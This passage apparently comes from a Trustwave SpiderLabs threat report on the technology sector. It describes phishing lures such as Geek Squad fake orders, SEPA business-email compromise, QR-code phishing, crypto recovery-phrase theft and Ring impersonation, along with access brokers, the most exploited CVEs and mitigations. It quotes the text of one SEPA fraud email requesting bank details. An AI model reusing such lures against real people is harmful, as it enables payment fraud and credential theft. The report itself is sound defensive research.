


Fig 12: Phishing attack leveraging Replit URL

FAKE ORDER OR TECH SUPPORT SCAM

During this research, our researchers noted a preponderance of lures attempting to leverage technology-related services to steal data or trick victims into installing malware on their devices.

Fake order or tech support scams are fraudulent emails about product or service purchases that were never initiated by the recipient. These aim to trick recipients into cancelling the supposed order by clicking a link or contacting a provided phone number. A new variant of this type of scam uses the Google Groups platform to send malicious messages to the target inbox. Figure 13 is a legitimate Google Groups notification stating that the recipient has been added to a bogus Geek Squad group.




Fig 13: A legitimate Google Groups notification for a purported client support service for Geek Squad

These scams exploit Google Groups' Conversations feature, where members can interact through posts and replies. Threat actors automatically add email addresses to groups and then initiate spamming by creating conversation posts containing counterfeit order confirmation (Fig 14) receipts from entities like Geek Squad. A more in-depth look into these types of scams can be referenced in Trustwave SpiderLabs original research about the rise of [Google Group Fake Order Fraud](#).




Fig 14: A Geek Squad-themed fake order scam

SINGLE EURO PAYMENTS AREA (SEPA) TRANSFER THEMED BEC

The Single Euro Payments Area (SEPA) serves as an important payment integration system for cross-border bank transfers denominated in Euros. As the global nature of the technology sector requires global financial transactions, SEPA offers a streamlined mechanism for digital payments across European borders.

However, the sector is not immune to exploitation by threat actors seeking to leverage these payment systems. Our researchers observed a recent string of BEC attacks targeting European users within the technology sector leveraging SEPA to orchestrate fraudulent transactions. These attacks involve the use of templated content written in multiple languages (Fig 15) which indicates a targeted and sophisticated approach.




Fig 15: SEPA-themed BEC written in multiple languages

All three samples translate to the same English paragraph (Fig 16):

We need to send a SEPA payment to a new supplier. What bank details do you need to make this payment?

Fig 16: Original English text of the SEPA-themed BEC

The threat actors who crafted these emails most likely wrote the original email in English and translated it to the respective languages of their targeted institutions to make the emails look more legitimate.

QUISHING - PHISHING WITH QR CODES

Personnel in the technology sector are generally more tech savvy and are more likely to use technologies such as QR codes. Of note are attack vectors like "Quishing," which is a type of phishing attack that leverages these QR codes. This technique involves embedding a malicious URL within a QR code which when scanned, redirects the target to a phishing site.

Trustwave SpiderLabs researchers have observed a notable increase in phishing campaigns utilizing this method in 2023. These "weaponized" QR codes are commonly found embedded within email message bodies or enclosed within PDF files. This attack is investigated in depth in Trustwave's SpiderLabs original research tackling the [rise of QR codes in phishing](#).




Fig 17: Examples of "Quishing" attacks

CRYPTOCURRENCY PHISHING CAMPAIGNS

While there is no universal rule, it has often been observed that individuals working in the technology sector are more likely to use cryptocurrencies compared to those in other industries. Phishing attacks have increasingly targeted crypto users to obtain critical information about their digital wallets. One particularly important piece of information that threat actors attempt to obtain is the recovery phrase, which is a sequence of words essential for accessing cryptocurrency stored in a wallet.

Trustwave SpiderLabs researchers have observed a trend in recent phishing campaigns where phishing messages (Fig 18 and Fig 19) specifically try to obtain these recovery phrases from targeted users. These phishing attempts often take the form of emails containing HTML attachments designed to replicate pages of legitimate cryptocurrency providers.




Fig 18: Cryptocurrency phishing example targeting Coinbase users' recovery phrases




Fig 19: Cryptocurrency users targeting Blockchain.com users recovery phrases

Aside from recovery phrases, other common themes that were observed by our team in these phishing messages include promises of Bitcoin refunds, prompts for wallet recovery, and fraudulent claims of Bitcoin fund transfers.

INTERNET OF THINGS (IOT) – RING PHISHING CAMPAIGN

Trustwave SpiderLabs researchers have noted that threat actors have recently launched an email phishing campaign impersonating Ring Doorbell, a home security system owned by Amazon. This is particularly interesting as this leverages an IoT alert to trick targets into providing sensitive information.

The email warns recipients of an impending suspension of their Ring account, citing outdated membership information. An example email received by one of our clients showcases this fraudulent tactic. The phishing message includes an HTML file attachment housing a malicious link. Upon clicking, recipients are directed to a counterfeit Ring login page designed to illicitly harvest sensitive information, including credentials, social security numbers, and credit card details.




Fig 20: Phishing sample mimicking a Ring email notification




Fig 21: Malicious HTML attachment included in the ring notification

CREDENTIAL PHISHING UTILIZING FORM SERVICES

Trustwave SpiderLabs researchers have observed threat actors using online form services for credential phishing in our technology sector clients. These threat actors craft phishing pages and direct form submissions to services like ActionForms, FormBackend, Formspark, Formspree, and Formster (Fig 22).





Fig 22: Credential phishing example using Formster



When layered, captures up to 90% of malicious emails missed by other email security vendors.

Mitigations to Reduce Risk

- Conduct security awareness sessions to educate employees about the latest phishing tactics and techniques. This should include "Quishing," IoT alert phishing, and online form services phishing.
- Be vigilant about the increasing sophistication of phishing emails due to AI and LLM technologies, which can create more convincing and error-free scam messages. Consider utilizing artificial intelligence and machine learning-based tools to detect AI-generated phishing emails and content.
- Educate personnel on the importance of protecting cryptocurrency digital wallets, particularly the safekeeping of recovery phrases.
- Consistently conduct mock phishing tests to assess the effectiveness of anti-phishing training and retrain repeat offenders.
- Implement robust anti-spoofing measures, including deploying technologies on email gateways. Deploy layered email scanning with a solution like MailMarshal to provide better detection and protection.
- Leverage web filtering and categorization technologies to block access to malicious websites, particularly compromised WordPress sites, and free web and app hosting services that are frequently used for distributing phishing content.
- Utilize techniques to detect domain misspellings, enabling the identification of phishing and BEC attacks.
- Perform routine security audits of IT applications and infrastructure to identify and rectify vulnerabilities that could be exploited in phishing campaigns.
- Enable multi-factor authentication (MFA) to provide an additional layer of protection for accounts.
- Restrict the access of assets and sensitive data with the principle of least privilege in mind.
- Establish strict verification processes for financial transactions such as cross-border payments like SEPA transfers that was mentioned in this section that could lead to BEC attacks.



Initial Foothold: Logging in

The Threat

Threat actors can infiltrate an organization's network in various ways, including straightforward methods like using login credentials. This might happen if default device credentials remain unchanged, or if weak passwords are susceptible to brute-force attacks. But typically, threat actors gain access through methods like phishing, drive-by downloads, leveraging vulnerabilities in applications, or purchasing pre-established access to a target organization from various access brokers.

Trustwave SpiderLabs Insights

As discussed in the previous section (Initial Foothold: Phishing, Spam & Scams), phishing is the most widespread tactic to gain initial access to organizations, with attackers focusing not on software or system vulnerabilities, but rather on manipulating the individuals. Other common techniques used by threat actors are leveraging valid accounts such as through access brokers and exploiting vulnerabilities (Fig 23).




Fig 23: Initial access techniques observed by Trustwave in our technology client base

VALID ACCOUNTS AND ACCESS BROKERS

Trustwave researchers continually observe the trade of valid accounts and access credentials pertaining to data, networks, and systems on the Dark Web. Initial Access Brokers, which have been active in underground marketplaces and forums, were seen offering unauthorized access to various technology-related companies. In the example below (Fig 24), a threat actor is claiming that they have SSH access to the subdomains and CI/CD tools of an American ISP that has a net worth of \$180 billion.




Fig 24: Threat actor claiming to SSH/administrator access to an American ISP

Another post from a threat actor (Fig 25) in an underground forum shows access being sold to an ISP in Brazil. The threat actor claims that they have access to the backup infrastructure of the organization.



Fig 25: Threat actor claiming to have access to a Brazilian ISP

Based on Trustwave threat hunting engagements for technology organizations, our researchers also observed that threat actors are often able to obtain valid accounts due to a company's inadequate management of user accounts, including local and default administrative accounts, as well as local administrator groups and default guest accounts.

Additionally, our threat hunts have also discovered that a significant portion of our cases involve unsecured credentials. Aside from custom scripts, we noted in our engagements that third-party remote access tools such as mRemoteNG and Tera Term Pro contain extractable credentials that can be used for initial access or for further lateral movement.

EXPLOITING PUBLIC-FACING APPLICATIONS

The technology sector has a high exposure to public-facing exploits due to the nature of their operations as these organizations host and manage vast amounts of sensitive data across cloud services, data centers, and network infrastructure.

With the ongoing shift towards remote management, automation, and the widespread use of IoT devices and SaaS platforms, the sector's attack surface has dramatically increased. In a recent Shodan review, our researchers noted over 12 million exposed devices (Fig 26) under the technology category. Note that this number does not include major cloud servers hosted by Microsoft, Amazon, Google etc.





Fig 26: Publicly accessible devices in the technology sector

In the next section, we will explore the implications of this exposure and how threat actors might use this attack surface to gain initial access through vulnerabilities and exploits.

Mitigations to Reduce Risk

- Ensure that proper security controls are in place around account management. This includes enforcing strong password policies like enabling MFA for all users. Additionally, perform regular user access reviews to identify any unauthorized access.
- Educate system users and implement a training program on the risks of phishing, spam, and scams. Utilize simulated phishing exercises to test user security awareness and phishing readiness.
- Regularly monitor external access points such as SSH, telnet, VPN, FTP, SFTP, RDP, among others and review logs for unusual activities. Technology organizations should also conduct periodic audits of their network infrastructure to identify and address vulnerabilities.
- Regularly monitor Dark Web sites and underground marketplaces for possible breaches. Put procedures in place to respond to possible breaches such as changing affected credentials and investigating the scope of the breach.
- Restrict access to assets and sensitive data based on the principle of least privilege. Ensure that users only have access necessary to perform their job functions.
- Enforce proper password hygiene and ensure that systems follow a consistent password complexity requirement/standard across the organization. Additionally, securely store credentials in password managers or leverage vaults to prevent credential abuse.
- Encrypt credentials when used in scripts to safeguard sensitive information.
- Disable default guest accounts and local administrator accounts where possible. Limit the number of users and service accounts with administrative privileges to reduce the risk of account misuse.
- Use LAPS on Windows systems to manage local accounts.
- Implement Privileged Access Management (PAM) and Privileged Identity Management (PIM) solutions to deepen defense-in-depth strategy.



Initial Foothold: Vulnerability Exploitation

The Threat

When it comes to information security, vulnerability exploitation is often the first concept that comes to mind. This topic can encompass zero days, patch agility, proof-of-concept exploits, and vulnerability disclosure.

To put it simply, a vulnerability refers to a software bug that introduces security risks. Attackers develop specialized software or scripts to exploit the vulnerability and circumvent security controls, such as authorization, authentication, and audit controls. Once the vulnerability is exploited, the attacker takes advantage of the ability to bypass a security control and introduces a payload, such as malware, as we will explore later.

A software patch provided by the vendor resolves the bug responsible for the vulnerability and prevents exploitation.

Trustwave SpiderLabs Insights

Through active monitoring of our Trustwave Managed Services clients, Trustwave SpiderLabs identified the most common exploits targeting our clients in the technology sector.

Apache Log4j ([CVE-2021-44228](#)) continues to be the most common exploit attempt (Fig 27) against technology organizations we are monitoring. Apache Log4j, a notable logging library vulnerability across multiple industries, remains a threat in the technology sector with its extensive ecosystem of web-based applications, network device consoles, remote management interfaces, and developer web tools that are publicly accessible.




Fig 27: Most common exploits detected through Trustwave active monitoring

Also, other attack vectors that target web applications and databases such as Cross Site Scripting and SQL Injection continue to target these broad and diverse networks and applications of technology organizations.

Trustwave SpiderLabs also encounters and analyzes various attacks through our specialized incident response, Open-Source Intelligence (OSINT), and Dark Web research. Our review of Shodan, which scans all public IP addresses on the Internet revealed over 12 million devices associated with the technology sector. Most of the services running in these devices (Fig 28) were web services (HTTP/HTTPS), SSH, FTP, and other network management protocols. Note that this number does not include major cloud servers hosted by Microsoft, Amazon, Google etc.




Fig 28: Most common services running in publicly accessible devices in the Technology category of Shodan

In the technology sector, the most exploited vulnerabilities span a range of software and protocols. The top 10 exploited vulnerabilities are as follows:

| CVE | Number of Systems |
|----------------|-------------------|
| CVE-2023-44487 | 335,472 |
| CVE-2021-40438 | 83,965 |
| CVE-2019-0211 | 20,653 |
| CVE-2020-0796 | 9,338 |
| CVE-2019-10149 | 6,287 |
| CVE-2015-1635 | 6,208 |
| CVE-2019-11043 | 5,180 |
| CVE-2012-1823 | 4,490 |
| CVE-2014-0160 | 4,436 |
| CVE-2019-0708 | 2,002 |

Fig 29: Top 10 known exploited CVEs based on total number of affected systems

- **HTTP/2 Rapid Reset Attack Vulnerability (CVE-2023-44487):** Discovered by Cloudflare in August 2023. This [denial-of-service flaw](#) in the HTTP/2 protocol led to extensive DDoS responses by Google, Amazon, and Cloudflare, with attacks surpassing previous detected DDoS attacks.
- **Apache SSRF (CVE-2021-40438):** A [vulnerability in the mod_proxy module](#) identified in 2021 that led to warnings from the German BSI agency and Cisco about exploits in the wild and credential theft.
- **Apache Privilege Escalation (CVE-2019-0211):** This Unix-based Apache HTTP server vulnerability allowed attackers to escalate privileges. A [POC demonstrating significant exploit](#) success rates was published.
- **Microsoft SMBv3 RCE (CVE-2020-0796, SMBGhost):** A [critical flaw](#) was found in March 2020 that affected Microsoft's SMBv3. Thousands of systems were reported vulnerable to the issue.
- **Exim MTA Vulnerability (CVE-2019-10149):** This flaw in the Exim mail transfer agent was discovered in 2019. It allowed for remote code execution and was actively [exploited by Russian military intelligence](#) and flagged by the NSA.
- **Microsoft HTTP.sys RCE (CVE-2015-1635, HTTPProxy):** A [critical vulnerability](#) targeted by Chinese hackers in 2015, enabling remote code execution through crafted HTTP requests.
- **PHP FPM Buffer Overflow (CVE-2019-11043):** This [vulnerability in PHP's FPM module](#) was actively exploited allowing attackers to execute remote code.
- **PHP-CGI Query String Vulnerability (CVE-2012-1823):** This [vulnerability in PHP-CGI script handling](#) identified in 2012 led to widespread attacks and prompted urgent albeit initially ineffective security patches.
- **OpenSSL Heartbleed (CVE-2014-0160):** [Heartbleed](#) allowed attackers to read sensitive data, affecting a significant portion of secure web servers and becoming one of the most notorious vulnerabilities.
- **BlueKeep (CVE-2019-0708):** A [critical Windows Remote Desktop services vulnerability](#) discovered in 2019 known for its wormable potential and prompted urgent patches from Microsoft to prevent widespread exploitation.

It should be noted that in the analysis of publicly accessible devices, 12 million devices were identified, and of these devices, the ones described above have vulnerabilities that show on the CISA list as "actively exploited," therefore are at higher risk.

